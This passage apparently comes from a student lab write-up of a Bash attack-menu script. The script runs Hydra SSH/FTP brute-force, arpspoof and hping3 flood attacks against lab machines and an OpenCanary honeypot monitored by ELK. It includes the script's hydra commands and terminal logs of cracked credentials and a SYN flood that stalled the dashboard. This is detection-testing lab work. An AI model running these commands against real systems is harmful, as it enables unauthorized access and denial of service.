[ATTEMPT] target 192.168.178.131 - login "tc" - pass "lol" - 1 of 6 [child 0] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "password123" - 2 of 6 [child 1] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "youtry" - 3 of 6 [child 2] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "cyber" - 4 of 6 [child 3] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "tc" - 5 of 6 [child 4] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "kali" - 6 of 6 [child 5] (0/0)
[22][ssh] host: 192.168.178.131   login: tc   password: tc
[STATUS] attack finished for 192.168.178.131 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-30 23:06:21
# SSH Bruteforce attack is completed.
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).
```

The script is executing a SSH bruteforce attack. It has successfully found the login credentials.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-30 23:06:23
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:1/p:6), ~1 try per task
[DATA] attacking ftp://192.168.178.131:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "lol" - 1 of 6 [child 0] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "password123" - 2 of 6 [child 1] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "youtry" - 3 of 6 [child 2] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "cyber" - 4 of 6 [child 3] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "tc" - 5 of 6 [child 4] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "kali" - 6 of 6 [child 5] (0/0)
[21][ftp] host: 192.168.178.131   login: tc   password: tc
[STATUS] attack finished for 192.168.178.131 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-30 23:06:23
# FTP Bruteforce attack is completed.
# Bruteforce attack is completed.
```

The script is executing a FTP bruteforce attack. It has successfully found the login credentials.

Displaying details of a Brute-force attack

Example of a detailed command in Kali using Geany

```
                    echo '# No password file is input.'

                    #Using built-in password list by john
                    defaultpass=/usr/share/wordlists/john.lst

                    TDATE=$(date)
                    echo ""$TDATE" - # Bruteforce Attack launched at Victim IP: "$victimIP" using SSH
                    echo ""$TDATE" - # Bruteforce Attack launched at Victim IP: "$victimIP" using SSH

                    #Using hydra to bruteforce ssh
                    hydra -l "$user" -P "$defaultpass" "$victimIP" ssh -vV -f
                    echo '# SSH Bruteforce attack is completed.'

                    #Using hydra to bruteforce ftp
                    hydra -l "$user" -P "$defaultpass" "$victimIP" ftp -vV -f
                    echo '# FTP Bruteforce attack is completed.'

                    echo '# Bruteforce attack is completed.'
                fi
            }
            Bruteforce
    ;;
```

```
using SSH and FTP with the username as "$user". The file is saved in /var/log/attack.log" >> /var/log/attack.log
using SSH and FTP with the username as "$user". The file is saved in /var/log/attack.log"
```

In terms of Brute-force attack input, users will be given the option to upload their password file. If the user doesn't have a password list, a built-in one will be selected, located at /usr/share/wordlists/john.lst. I've stored it as a variable named 'defaultpass' so that I can use it as the password file for Hydra later. This allows users to utilize the built-in password file provided by the program called John the Ripper, which is used for offline bruteforcing and has its password list stored in the /usr/share/wordlists directory.

To log the Brute-force attack, I have included a date command to record the time and date of the executed attack. Next, the script echoes the following details: 'Bruteforce Attack launched at Victim IP: "$victimIP" using SSH and FTP with the username as "$user".' The file is saved in /var/log/attack.log to ensure that the information is stored.

The syntax for the hydra command is to use the '-l' flag for the username inputted by the user earlier. The '-P' flag allows hydra to utilize the password file that was stored in john's directory as a variable named 'defaultpass', followed by the victim's IP address. The '-vV' flag enables verbose mode, providing more information during the brute-forcing process, while the '-f' flag exits the command when a login user is found.

Displaying details of a Brute-force attack (With user using John's default built-in password file)

Example of how the script executes to log and display the Brute-force attack

```
# Bruteforce attack is selected.
# A bruteforce attack is an attack that involves trial and error with different combinations of u
sernames and passwords to gain access into the system.
# Please enter the victim's IP address.
192.168.178.131
# 192.168.178.131 is input.
# Please type in an username (Do not upload a file).
tc
# Username is input.

# Please upload a password file if you want to, if no file please hit enter.

# No password file is input.
```

The user inputs the target's IP address, username, and using John's default built-in password file.

```
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "#!comment: (that is, more common passwords
are listed first).  It has been" - 6 of 3562 [child 5] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "#!comment: revised to also include common w
ebsite passwords from public lists" - 7 of 3562 [child 6] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "#!comment: of "top N passwords" from major
community website compromises that" - 8 of 3562 [child 7] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "#!comment: occurred in 2006 through 2010."
- 9 of 3562 [child 8] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "#!comment:" - 10 of 3562 [child 9] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "#!comment: Last update: 2011/11/20 (3546 en
tries)" - 11 of 3562 [child 10] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "#!comment:" - 12 of 3562 [child 11] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "#!comment: For more wordlists, see https://
www.openwall.com/wordlists/" - 13 of 3562 [child 12] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "123456" - 14 of 3562 [child 13] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "12345" - 15 of 3562 [child 14] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "tc" - 16 of 3562 [child 15] (0/0)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Disabled child 10 because of too many errors
[VERBOSE] Disabled child 12 because of too many errors
[22][ssh] host: 192.168.178.131   login: tc   password: tc
[STATUS] attack finished for 192.168.178.131 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-30 23:48:44
# SSH Bruteforce attack is completed.
```

The script is executing a SSH bruteforce attack. It has successfully found the login credentials.

```
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "#!comment: revised to also include common w
ebsite passwords from public lists" - 7 of 3562 [child 6] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "#!comment: of "top N passwords" from major
community website compromises that" - 8 of 3562 [child 7] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "#!comment: occurred in 2006 through 2010."
- 9 of 3562 [child 8] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "#!comment:" - 10 of 3562 [child 9] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "#!comment: Last update: 2011/11/20 (3546 en
tries)" - 11 of 3562 [child 10] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "#!comment:" - 12 of 3562 [child 11] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "#!comment: For more wordlists, see https://
www.openwall.com/wordlists/" - 13 of 3562 [child 12] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "123456" - 14 of 3562 [child 13] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "12345" - 15 of 3562 [child 14] (0/0)
[ATTEMPT] target 192.168.178.131 - login "tc" - pass "tc" - 16 of 3562 [child 15] (0/0)
[21][ftp] host: 192.168.178.131   login: tc   password: tc
[STATUS] attack finished for 192.168.178.131 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-30 23:48:47
# FTP Bruteforce attack is completed.
# Bruteforce attack is completed.
```

The script is executing a FTP bruteforce attack. It has successfully found the login credentials.

Displaying details of a random selection attack

Example of a detailed command in Kali using Geany

```
254     D|d)
255         echo '# Random attack is selected.'
256 
257         #Using shuf command to randomize the options
258         options=$(shuf -e -n1 'A' 'B' 'C' 'a' 'b' 'c')
259 
260         case $options in
261             A|a)
262             echo '# Arpspoof attack is selected.'
263 
264             #Brief description of Arpspoof attack
265             echo '# Arpspoof is a type of attack where the attacker uses
266 
335             B|b)
336                 echo '# Hping3 attack is selected.'
337 
338                 #Brief description of Hping3 attack
339                 echo '# Hping3 is a Denial of Service (DoS) attack used
340 
398 
399             C|c)
400                 echo '# Bruteforce attack is selected.'
401                 echo '# A bruteforce attack is an attack that involves t
474             ;;
475             esac
476     ;;
```

The user is able to select a random attack, and when it is chosen, I use the shuf command to randomly pick one of the options using the '-e' and '-n1' flags. The options available for selection are A, B, C, a, b, and c.

Example of how the script executes to display a random attack that was selected

```
# Please select an option to attack: (A) Arpspoof (B) Hping3 (C) Bruteforce (D) Random
D
# Random attack is selected.
# Arpspoof attack is selected.
# Arpspoof is a type of attack where the attacker uses ARP to send out fake messages to trick oth
er devices into believing they're communicating with someone else. This allows the attacker to in
tercept, modify, or redirect network traffic for malicious purposes, such as eavesdropping or ste
aling sensitive information.
# Dsniff is already installed.

# IP Forwarding is active.
# Please enter the victim's IP address.
# Please select an option to attack: (A) Arpspoof (B) Hping3 (C) Bruteforce (D) Random
D
# Random attack is selected.
# Bruteforce attack is selected.
# A bruteforce attack is an attack that involves trial and error with different combinations of u
sernames and passwords to gain access into the system.
# Please enter the victim's IP address.
# Please select an option to attack: (A) Arpspoof (B) Hping3 (C) Bruteforce (D) Random
D
# Random attack is selected.
# Hping3 attack is selected.
# Hping3 is a Denial of Service (DoS) attack used to overwhelm a machine or network by sending a
large number of requests to prevent legitimate users from accessing it.
# Hping3 is already installed.
# Please enter the victim's IP address.
```

Attacking an Opencanary server and honeypot with Arpspoof

```
root@ubuntu-soc-server-v3:~# . env/bin/activate
(env) root@ubuntu-soc-server-v3:~# opencanaryd --start
Removing stale pidfile /root/env/bin/opencanaryd.pid
** We hope you enjoy using OpenCanary. For more open source Canary goodness, head over to canaryto
kens.org. **
[-] Failed to open opencanary.conf for reading ([Errno 2] No such file or directory: 'opencanary.c
onf')
[-] Failed to open /root/.opencanary.conf for reading ([Errno 2] No such file or directory: '/root
/.opencanary.conf')
[-] Using config file: /etc/opencanaryd/opencanary.conf
/root/env/lib/python3.12/site-packages/twisted/conch/ssh/transport.py:97: CryptographyDeprecationW
arning: Blowfish has been deprecated
  b"blowfish-cbc": (algorithms.Blowfish, 16, modes.CBC),
/root/env/lib/python3.12/site-packages/twisted/conch/ssh/transport.py:101: CryptographyDeprecation
Warning: CAST5 has been deprecated
  b"cast128-cbc": (algorithms.CAST5, 16, modes.CBC),
/root/env/lib/python3.12/site-packages/twisted/conch/ssh/transport.py:106: CryptographyDeprecation
Warning: Blowfish has been deprecated
  b"blowfish-ctr": (algorithms.Blowfish, 16, modes.CTR),
/root/env/lib/python3.12/site-packages/twisted/conch/ssh/transport.py:107: CryptographyDeprecation
Warning: CAST5 has been deprecated
  b"cast128-ctr": (algorithms.CAST5, 16, modes.CTR),
```

I turned on the Opencanary honeypot and am now awaiting to see if the Arpspoof attack will have any impact on the honeypot or server.


```
# Please select an option to attack: (A) Arpspoof (B) Hping3 (C) Bruteforce (D) Random
A
# Arpspoof attack is selected.
# Arpspoof is a type of attack where the attacker uses ARP to send out fake messages to trick othe
r devices into believing they're communicating with someone else. This allows the attacker to inte
rcept, modify, or redirect network traffic for malicious purposes, such as eavesdropping or steali
ng sensitive information.
# Dsniff is already installed.

# IP Forwarding is active.
# Please enter the victim's IP address.
178.128.210.174
# 178.128.210.174 is input.
# Please enter the default gateway IP address.
192.168.225.2
# 192.168.225.2 is input.
```

I have picked Arpspoof attack and provided the server's IP as victim's IP and using my own VM as default gateway.

Attacking an Opencanary server and honeypot with Arpspoof


```
Sat Jul 6 09:28:30 PM +08 2024 - # Arpspoof Attack, Victim IP: 178.128.210.174, Default gateway: 1
92.168.225.2, file saved in /var/log/attack.log
0:c:29:7a:a2:1d 0:50:56:e8:65:56 0806 42: arp reply 178.128.210.174 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:e8:65:56 0806 42: arp reply 178.128.210.174 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:e8:65:56 0806 42: arp reply 178.128.210.174 is-at 0:c:29:7a:a2:1d
arpspoof: couldn't arp for host 178.128.210.174
                                               0:c:29:7a:a2:1d 0:50:56:e8:65:56 0806 42: arp reply
 178.128.210.174 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:e8:65:56 0806 42: arp reply 178.128.210.174 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:e8:65:56 0806 42: arp reply 178.128.210.174 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:e8:65:56 0806 42: arp reply 178.128.210.174 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:e8:65:56 0806 42: arp reply 178.128.210.174 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:e8:65:56 0806 42: arp reply 178.128.210.174 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:e8:65:56 0806 42: arp reply 178.128.210.174 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:e8:65:56 0806 42: arp reply 178.128.210.174 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:e8:65:56 0806 42: arp reply 178.128.210.174 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:e8:65:56 0806 42: arp reply 178.128.210.174 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:e8:65:56 0806 42: arp reply 178.128.210.174 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:e8:65:56 0806 42: arp reply 178.128.210.174 is-at 0:c:29:7a:a2:1d
Cleaning up and re-arping targets...
# Arpspoof Attack is completed.
```

While an Arpspoof attack was launched, a log record was being saved in /var/log/attack.log. The Arpspoof attack failed because it couldn't arp for host 178.128.210.174 which was the server's IP address.



Due to the failed attack, nothing was recorded in the background on my ELK server's logs, alerts, and dashboard.

Attacking an Opencanary server and honeypot with Arpspoof




Due to the failed attack, nothing was recorded in the background on my ELK server's logs, alerts, and dashboard.

Attacking an Opencanary server and honeypot with Hping3 denial-of-service (DOS) attack


```
# Please select an option to attack: (A) Arpspoof (B) Hping3 (C) Bruteforce (D) Random
B
# Hping3 attack is selected.
# Hping3 is a Denial of Service (DoS) attack used to overwhelm a machine or network by sending a large n
umber of requests to prevent legitimate users from accessing it.
# Hping3 is already installed.
# Please enter the victim's IP address.
178.128.210.174
# 178.128.210.174 is input.
# Please enter a port number to attack.
80
# 80 is input.

Sat Jul 6 10:53:54 PM +08 2024 - # Hping3 Attack launched at Victim IP: 178.128.210.174 using port 80, f
ile saved in /var/log/attack.log
using eth0, addr: 192.168.225.128, MTU: 1500
HPING 178.128.210.174 (eth0 178.128.210.174): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown

^C
--- 178.128.210.174 hping statistic ---
873955 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
# Hping3 Attack is completed.
```

I have picked Hping3 attack and provided the server's IP as victim's IP and input 80 as port number to attack the server.

Attacking an Opencanary server and honeypot with Hping3 denial-of-service (DOS) attack




During the first Hping3 attack, I observed that when I tried to refresh the page, my logs, dashboard, and alert page were stuck in a refreshing status without any sign of the page completely loading.




In the next attempt, I observed from the logs section that the top left-hand corner showed 'Elastic' with a loading icon.

Attacking an Opencanary server and honeypot with Hping3 denial-of-service (DOS) attack



I observed that in the Opencanary dashboard, the top left-hand corner showed 'Elastic' with a loading icon, accompanied by a message stating 'Network error, try again later or contact your administrator.' This indicates that the attack was successfully executed.



I observed from the alerts section that the top left-hand corner showed 'Elastic' with a loading icon, which indicates the same result as the previous results from logs and dashboard.

Attacking an Opencanary server and honeypot with Bruteforce attack

```
# Please select an option to attack: (A) Arpspoof (B) Hping3 (C) Bruteforce (D) Random
C
# Bruteforce attack is selected.
# A bruteforce attack is an attack that involves trial and error with different combinations of username
s and passwords to gain access into the system.
# Please enter the victim's IP address.
178.128.210.174
# 178.128.210.174 is input.
# Please type in an username (Do not upload a file).
ftp
# Username is input.

# Please upload a password file if you want to, if no file please hit enter.
pass1.txt
Sun Jul 7 04:52:58 PM +08 2024 - # Bruteforce Attack launched at Victim IP: 178.128.210.174 using SSH an
d FTP with the username as ftp. The file is saved in /var/log/attack.log
```

I have initiated a brute-force attack, using the server's IP addresses as the victims' IPs. I intend to target the FTP port, entering 'ftp' as the username. Additionally, I have uploaded a password file named 'pass1.txt' to expedite the brute-force attack, rather than relying on John's default built-in password file.

